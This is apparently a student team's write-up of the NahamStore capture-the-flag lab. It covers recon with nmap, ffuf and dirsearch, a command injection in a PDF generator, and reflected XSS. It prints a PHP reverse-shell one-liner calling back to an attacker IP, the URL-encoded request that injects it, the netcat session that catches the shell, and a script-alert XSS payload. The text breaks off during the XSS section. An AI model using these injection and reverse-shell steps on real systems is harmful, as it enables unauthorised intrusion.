



NahamStore


Team Members:

- 1- Omar Essam Abdel Hay, ID: 21044073 Task: 3,4
- 2- Abdelrhman Marzouk Ayed, ID: 21059441 Task: 5,6
- 3- Malak Ezzat, ID: 21029685 Task: 7,8
- 4- Lamiaa Ahmed Diab ID: 21063561 Task: 9, 10
- 5- Mohamed Ebrahim Fathy, ID: 21059549 Task: 11,12

1. Setup

```
127.0.0.1      localhost
10.10.85.47    nahamstore.thm
```

- Add the target ip to the /etc/hosts file.



- Open <http://nahamstore.thm> website in browser.

2. Recon (Nmap, FFuF, Dirsearch)

```
root@kali:~/home/kali# nmap -Pn -A nahamstore.thm -T4
Starting Nmap 7.94 ( https://nmap.org ) at 2025-07-09 00:22 WIB
Nmap scan report for nahamstore.thm (10.10.85.47)
Host is up (0.38s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 84:6e:52:ca:db:9e:df:0a:ae:b5:70:3d:07:d6:91:78 (RSA)
|_   256 1a:1d:db:ca:99:8a:64:b1:8b:10:df:a9:39:d5:5c:d3 (ECDSA)
|_   256 f6:36:16:b7:66:8e:7b:35:09:07:cb:90:c9:84:63:38 (ED25519)
80/tcp    open  http     nginx 1.14.0 (Ubuntu)
|_ http-server-header: nginx/1.14.0 (Ubuntu)
|_ http-cookie-flags:
|_   /:
|_     session:
|_       httponly flag not set
|_ http-title: NahamStore - Home
8000/tcp  open  http     nginx 1.18.0 (Ubuntu)
|_ http-robots.txt: 1 disallowed entry
|_   /_admin
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: nginx/1.18.0 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=7/9%OT=22%CT=1%CU=39389%PV=Y%DS=4%DC=T%G=Y%TM=686D5436
OS:%P=x86_64-linux-gnu)SEQ(SP=104%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)SEQ(
OS:SP=105%GCD=1%ISR=10D%TI=Z%CI=Z%TS=A)SEQ(SP=105%GCD=1%ISR=10D%TI=Z%CI=Z%I
OS:I=I%TS=A)OPS(OI=M509ST11NW7%O2=M509ST11NW7%O3=M509NNT11NW7%O4=M509ST11NW
OS:7%O5=M509ST11NW7%O6=M509ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3
OS:%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M509NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%
OS:S=0%A=S+F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%
OS:RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=0%RD=0%Q=)T6(R=Y%DF=Y%T=40%W
OS:=0%S=A%A=Z%F=R%O=0%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=0%RD=0%Q=)
OS:U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%D
OS:FI=N%T=40%CD=S)

Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 9110/tcp)
HOP RTT      ADDRESS
1   294.19 ms 10.6.0.1
2    ... 3
4   321.56 ms nahamstore.thm (10.10.85.47)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 84.63 seconds
```


- Scanning Port: nmap -Pn -A nahamstore.thm -T4, (22,80,8000)

```
root@kali:~/home/kali# ffuf -u http://nahamstore.thm -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -H "HOST: FUZZ.nahamstore.thm" -mc all -fw 125
v1.5.0-dev


-----
:: Method      : GET
:: URL         : http://nahamstore.thm
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
:: Header     : Host: FUZZ.nahamstore.thm
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: all
:: Filter      : Response words: 125
-----

Shop [Status: 301, Size: 194, Words: 7, Lines: 8, Duration: 403ms]
www [Status: 301, Size: 194, Words: 7, Lines: 8, Duration: 414ms]
marketing [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 325ms]
stock [Status: 200, Size: 67, Words: 1, Lines: 1, Duration: 331ms]
www [Status: 400, Size: 182, Words: 7, Lines: 8, Duration: 326ms]
mail [Status: 400, Size: 182, Words: 7, Lines: 8, Duration: 317ms]
:: Progress: [19966/19966] :: Job [1/1] :: 109 req/sec :: Duration: [0:04:59] :: Errors: 240 ::
```

- Scanning SubDomain: ffuf -u http://nahamstore.thm
-w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -H "HOST: FUZZ.nahamstore.thm" -mc all -fw 125
→(shop,www,marketing,stock)
- Add SubDomain to the /etc/hosts file




- Register: <http://nahamstore.thm/register>




Product	Cost
Hoodie + Tee	\$25.00
Total	\$25.00


- Print PDF Receipt: <http://nahamstore.thm/account/orders/4>



- Intercept traffic and insert `id`



- Display id results, vulnerable to command injection



- Create a reverse shell: <https://www.revshells.com/>

urlencoder.org

```
php -r '$sock=fsockopen("10.6.84.44",4444);exec("sh <&3 >&3 2>&3");'
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

☐ Encode each line separately (useful for when you have multiple entries).

☐ Split lines into 76 character wide chunks (useful for MIME).

☒ Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

> ENCODE < Encodes your data into the area below.

```
php%20-r%20%27%24sock%3Dfsockopen%28%2210.6.84.44%22%2C4444%29%3Bexec%28%22sh%20%3C%263%20%3E%263%202%3E%263%22%29%3B%27
```

- Convert webshell to url encoder: <https://www.urlencoder.org/>

Burp Suite Community Edition v2023.4.1

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Request to http://nahamstore.thm:80 [10.10.230.75]

Forward Drop **Intercept is on** Action Open browser

Pretty **Raw** Hex

```
1 POST /pdf-generator HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 15
9 Origin: http://nahamstore.thm
10 Connection: close
11 Referer: http://nahamstore.thm/account/orders/4
12 Cookie: token=fe411aeee0f91f6c6e0e32402cf71c23; session=d25f1ee70a1d062982dd7b0d232b8161
13 Upgrade-Insecure-Requests: 1
14
15 what=order&id=4' php%20-r%20%27%24sock%3Dfsockopen%28%2210.6.84.44%22%2C4444%29%3Bexec%28%22sh%20%3C%263%20%3E%263%202%3E%263%22%29%3B%27
```

- Add a webshell: `php%20-r%20%27%24sock%3Dfsockopen%28%2210.6.84.44%22%2C4444%29%3Bexec%28%22sh%20%3C%263%20%3E%263%202%3E%263%22%29%3B%27`

```

(root@kali)~[/home/kali]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.6.84.44] from (UNKNOWN) [10.10.230.75] 43580
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
cat /etc/hosts
127.0.0.1        localhost
::1             localhost ip6-localhost ip6-loopback
fe00::0         ip6-localnet
ff00::0         ip6-mcastprefix
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
172.17.0.5      2431fe29a4b0
127.0.0.1       nahamstore.thm
127.0.0.1       www.nahamstore.thm
172.17.0.1      stock.nahamstore.thm
172.17.0.1      marketing.nahamstore.thm
172.17.0.1      shop.nahamstore.thm
172.17.0.1      nahamstore-2020.nahamstore.thm
172.17.0.1      nahamstore-2020-dev.nahamstore.thm
10.131.104.72   internal-api.nahamstore.thm

```

- Run the Listener and we have successfully obtained a web shell, then look at the /etc/hosts file and add a new asset to our local /etc/hosts

```

(root@kali)~[/home/kali]
# dirsearch -u http://nahamstore-2020-dev.nahamstore.thm -r

dirsearch v0.4.2


Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927
Output File: /usr/share/sniper/plugins/dirsearch/reports/nahamstore-2020-dev.nahamstore.thm/_25-07-09_06-51-10.txt
Error Log: /usr/share/sniper/plugins/dirsearch/logs/errors-25-07-09_06-51-10.log
Target: http://nahamstore-2020-dev.nahamstore.thm/

[06:51:10] Starting:
[06:52:27] 302 - 0B - /api -> /api/ (Added to queue)
[06:52:27] 200 - 47B - /api/
[06:54:31] Starting: api/
[06:56:15] 302 - 0B - /api/customers -> /api/customers/ (Added to queue)
[06:57:59] Starting: api/customers/

Task Completed


```

- Scanning Directory/Files: dirsearch -u http://nahamstore-2020-dev.nahamstore.thm -r



The screenshot shows a web browser window with the address bar displaying `nahamstore-2020-dev.nahamstore.thm/api/customers/`. Below the address bar, there are several navigation links: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main content area shows the JSON response: `{\"customer_id is required\"}`. The response is displayed in a dark-themed interface with a 'JSON' tab selected at the top.


- <http://nahamstore-2020-dev.nahamstore.thm/api/customers/>




- http://nahamstore-2020-dev.nahamstore.thm/api/customers/?customer_id=2
- Using a combination of subdomain enumeration, brute force, content discovery and fuzzing find all the subdomains you can and answer the below questions.
- Jimmy Jones SSN
- SSN: 521-61-6392

3. XSS

Case 1:




- Error message displayed



- Insert xss payload: `<script>alert('XSS')</script>`, and successfully displayed a javascript popup

Case 2:



Hoodie + Tee




Hoodie + Tee
\$25.00

Hack all the things with this awesome hoodie and t-shirt combination!

Add To basket

Check Stock

- Add To Basket: <http://nahamstore.thm/product?id=1>



Product	Cost
Hoodie + Tee	\$25.00
Total	\$25.00

Shipping Address

Mr hacker

